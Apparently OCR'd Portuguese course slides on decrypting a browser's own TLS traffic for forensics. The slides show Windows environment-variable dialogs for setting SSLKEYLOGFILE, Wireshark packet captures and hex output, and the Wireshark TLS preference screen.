
- Um dos recursos ocultos do Chrome é o suporte ao registro da chave de sessão simétrica usada ao criptografar o tráfego com TLS em um arquivo.



	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.180	172.217.30.101	TCP	66	2991 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=
2	0.000535	192.168.0.180	172.217.30.101	TCP	66	2992 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=
3	0.017687	172.217.30.101	192.168.0.180	TCP	66	443 → 2991 [SYN, ACK] Seq=0 Ack=1 Win=60720 Len=0 M
4	0.017687	172.217.30.101	192.168.0.180	TCP	66	443 → 2992 [SYN, ACK] Seq=0 Ack=1 Win=60720 Len=0 M
5	0.017797	192.168.0.180	172.217.30.101	TCP	54	2991 → 443 [ACK] Seq=1 Ack=1 Win=131072 Len=0
6	0.017845	192.168.0.180	172.217.30.101	TCP	54	2992 → 443 [ACK] Seq=1 Ack=1 Win=131072 Len=0
7	0.018078	192.168.0.180	172.217.30.101	TLSv1.3	571	Client Hello
8	0.018359	192.168.0.180	172.217.30.101	TLSv1.3	571	Client Hello
9	0.035474	172.217.30.101	192.168.0.180	TCP	60	443 → 2991 [ACK] Seq=1 Ack=518 Win=61952 Len=0
10	0.035475	172.217.30.101	192.168.0.180	TCP	60	443 → 2992 [ACK] Seq=1 Ack=518 Win=61952 Len=0
11	0.084927	172.217.30.101	192.168.0.180	TLSv1.3	1484	Server Hello, Change Cipher Spec
12	0.084928	172.217.30.101	192.168.0.180	TCP	1484	443 → 2991 [ACK] Seq=1431 Ack=518 Win=61952 Len=143
13	0.084982	192.168.0.180	172.217.30.101	TCP	54	2991 → 443 [ACK] Seq=518 Ack=2861 Win=131072 Len=0
14	0.089153	172.217.30.101	192.168.0.180	TLSv1.3	209	Application Data
15	0.092175	172.217.30.101	192.168.0.180	TLSv1.3	1484	Server Hello, Change Cipher Spec
16	0.092177	172.217.30.101	192.168.0.180	TCP	1484	443 → 2992 [ACK] Seq=1431 Ack=518 Win=61952 Len=143
17	0.092177	172.217.30.101	192.168.0.180	TLSv1.3	209	Application Data
18	0.092240	192.168.0.180	172.217.30.101	TCP	54	2992 → 443 [ACK] Seq=518 Ack=3016 Win=131072 Len=0
19	0.094274	192.168.0.180	172.217.30.101	TLSv1.3	118	Change Cipher Spec, Application Data
20	0.095013	192.168.0.180	172.217.30.101	TLSv1.3	118	Change Cipher Spec, Application Data
21	0.095128	192.168.0.180	172.217.30.101	TCP	54	2992 → 443 [FIN, ACK] Seq=582 Ack=3016 Win=131072 L
22	0.095274	192.168.0.180	172.217.30.101	TLSv1.3	140	Application Data

Decriptografar tráfego

Usando o browser



Sistema

Todos os Itens do Painel de Controle › Sistema

Pesquisar Painel de Controle

Início do Painel de Controle

- Gerenciador de Dispositivos
- Configurações remotas
- Proteção do sistema
- Configurações avançadas do sistema

Consulte também

Segurança e Manutenção

ws 10

rmações de Suporte

Alterar configurações

Propriedades do Sistema

Nome do Computador Hardware Avançado Proteção do Sistema Remoto

Para tirar o máximo proveito destas alterações, é preciso ter feito logon como administrador.

Desempenho

Efeitos visuais, agendamento de processador, uso de memória e memória virtual

Configurações...

Perfis de Usuário

Configurações da área de trabalho relativas à entrada

Configurações...

Inicialização e Recuperação

Informações sobre inicialização do sistema, falha do sistema e depuração


Configurações...

Variáveis de Ambiente...

OK Cancelar Aplicar

Decriptografar tráfego

Usando o browser



Início do Painel d

Gerenciador de D

Configurações re

Proteção do siste

Configurações av sistema

Variáveis de Ambiente

Variáveis de usuário para musashi

Variável	Valor
NO_XILINX_DATA_LICENSE	HIDDEN
OneDrive	C:\Users\musashi\OneDrive - EMPRESA BRASILEIRA DE SERVI...
OneDriveCommercial	C:\Users\musashi\OneDrive - EMPRESA BRASILEIRA DE SERVI...
Path	C:\Users\musashi\AppData\Local\Programs\Python\Python37...
QT_DEVICE_PIXEL_RATIO	auto
TEMP	C:\Users\musashi\AppData\Local\Temp
TMP	C:\Users\musashi\AppDat

Variáveis do sistema

Variável	Valor
ComSpec	C:\WINDOWS\system32\c
DIRF2019_PATH	D:\Programas\IRPF2019
DriverData	C:\Windows\System32\Drivers\DriverData
INTEL_DEV_REDIST	C:\Program Files (x86)\Common Files\Intel\Shared Libraries\
LIBTHAI_DICTDIR	D:\Programas\GIMP 2\share\libthai
MATLAB_JAVA	C:\Program Files\Java\jre1.8.0_202
MIC_LD_LIBRARY_PATH	%INTEL_DEV_REDIST%compiler\lib\intel64_win_mic

Novo... Editar... Excluir


Nova Variável de Usuário

Nome da variável: SSLKEYLOGFILE

Valor da variável: D:\Forense\gts20192\chrome\enc.log

Decriptografar tráfego

Usando o browser




Arquivos (D:) › Forense › gts20192 › chrome

Nome	Data de modificação	Tipo	Tamanho
enc	12/12/2019 00:37	Documento de Te...	21 KB

Decriptografar tráfego

Usando o browser



*Wi-Fi
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Copy
Find Packet... Ctrl+F
Find Next Ctrl+N
Find Previous Ctrl+B
Mark/Unmark Packet Ctrl+M
Mark All Displayed Ctrl+Shift+M
Unmark All Displayed Ctrl+Alt+M
Next Mark Ctrl+Shift+N
Previous Mark Ctrl+Shift+B
Ignore/Unignore Packet Ctrl+D
Ignore All Displayed Ctrl+Shift+D
Unignore All Displayed Ctrl+Alt+D
Set/Unset Time Reference Ctrl+T
Unset All Time References Ctrl+Alt+T
Next Time Reference Ctrl+Alt+N
Previous Time Reference Ctrl+Alt+B
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Delete All Packet Comments
Configuration Profiles... Ctrl+Shift+A
Preferences... Ctrl+Shift+P
Ap
No.

```
Destination        Protocol  Length Info
52.109.108.44      TLSv1.2    367 Application Data
192.168.0.180      TCP         60 443 → 3438 [ACK] Seq=6202 Ack=2127 Win=525568 Len=0
192.168.0.180      TCP         60 443 → 3438 [ACK] Seq=6202 Ack=3880 Win=525568 Len=0
192.168.0.180      TLSv1.2    900 Application Data
52.109.108.44      TCP         54 3438 → 443 [ACK] Seq=3880 Ack=7048 Win=131328 Len=0
52.109.108.44      TLSv1.2    393 Application Data
52.109.108.44      TCP       1494 3438 → 443 [ACK] Seq=4219 Ack=7048 Win=131328 Len=1440 [TCP segment of a reassembled PDU]
52.109.108.44      TCP       1494 3438 → 443 [ACK] Seq=5659 Ack=7048 Win=131328 Len=1440 [TCP segment of a reassembled PDU]
52.109.108.44      TCP       1494 3438 → 443 [ACK] Seq=7099 Ack=7048 Win=131328 Len=1440 [TCP segment of a reassembled PDU]
52.109.108.44      TCP       1494 3438 → 443 [ACK] Seq=8539 Ack=7048 Win=131328 Len=1440 [TCP segment of a reassembled PDU]
52.109.108.44      TCP       1494 3438 → 443 [ACK] Seq=9979 Ack=7048 Win=131328 Len=1440 [TCP segment of a reassembled PDU]
52.109.108.44      TLSv1.2     96 Application Data
192.168.0.180      TCP         60 443 → 3438 [ACK] Seq=7048 Ack=7099 Win=525568 Len=0
192.168.0.180      TCP         60 443 → 3438 [ACK] Seq=7048 Ack=8539 Win=524032 Len=0
192.168.0.180      TCP         60 443 → 3438 [ACK] Seq=7048 Ack=11461 Win=525568 Len=0
HonHaiPr_f0:3a:27  ARP         60 Who has 192.168.0.180? Tell 192.168.0.1
Humax_46:54:65     ARP         42 192.168.0.180 is at d4:6a:6a:f0:3a:27
192.168.0.180      TLSv1.2   1222 Application Data
52.109.108.44      TCP         54 3438 → 443 [FIN, ACK] Seq=11461 Ack=8216 Win=132352 Len=0
192.168.0.180      TCP         60 443 → 3438 [FIN, ACK] Seq=8216 Ack=11462 Win=525568 Len=0
52.109.108.44      TCP         54 3438 → 443 [ACK] Seq=11462 Ack=8217 Win=132352 Len=0
172.217.30.69      TCP         55 [TCP Keep-Alive] 3422 → 443 [ACK] Seq=3041 Ack=7053 Win=130048 Len=1
1521 79.105201   172.217.30.69   192.168.0.180   TCP   66 [TCP Keep-Alive ACK] 443 → 3422 [ACK] Seq=7053 Ack=3042 Win=71936 Len=0 SLE=3041 SRE=3042
```

```
> Frame 1: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface 0
> Ethernet II, Src: HonHaiPr_f0:3a:27 (d4:6a:6a:f0:3a:27), Dst: Humax_46:54:65 (8c:44:4f:46:54:65)
```


```
0000  8c 44 4f 46 54 65 d4 6a  6a f0 3a 27 08 00 45 00   ·DOFTe·j j·:'··E·
0010  00 49 1b 29 00 00 80 11  92 38 c0 a8 00 b4 c9 06   ·I·)···· ·8······
0020  02 e0 f6 b9 00 35 00 35  da 91 af 20 01 00 00 01   ·····5·5 ··· ····
0030  00 00 00 00 00 00 0c 65  62 73 65 72 68 6e 65 74   ·······e bserhnet
0040  2d 6d 79 0a 73 68 61 72  65 70 6f 69 6e 74 03 63   -my·shar epoint·c
0050  6f 6d 00 00 1c 00 01                               om·····
```

wireshark_Wi-Fi_20191212003628_a05528.pcapng

Packets: 1521 · Displayed: 1521 (100.0%)

Decriptografar tráfego

Usando o browser



Wireshark · Preferences

Transport Layer Security

RSA keys list

TLS debug file

☑ Reassemble TLS records spanning multiple TCP segments

☑ Reassemble TLS Application Data spanning multiple TLS records

□ Message Authentication Code (MAC), ignore "mac failed"

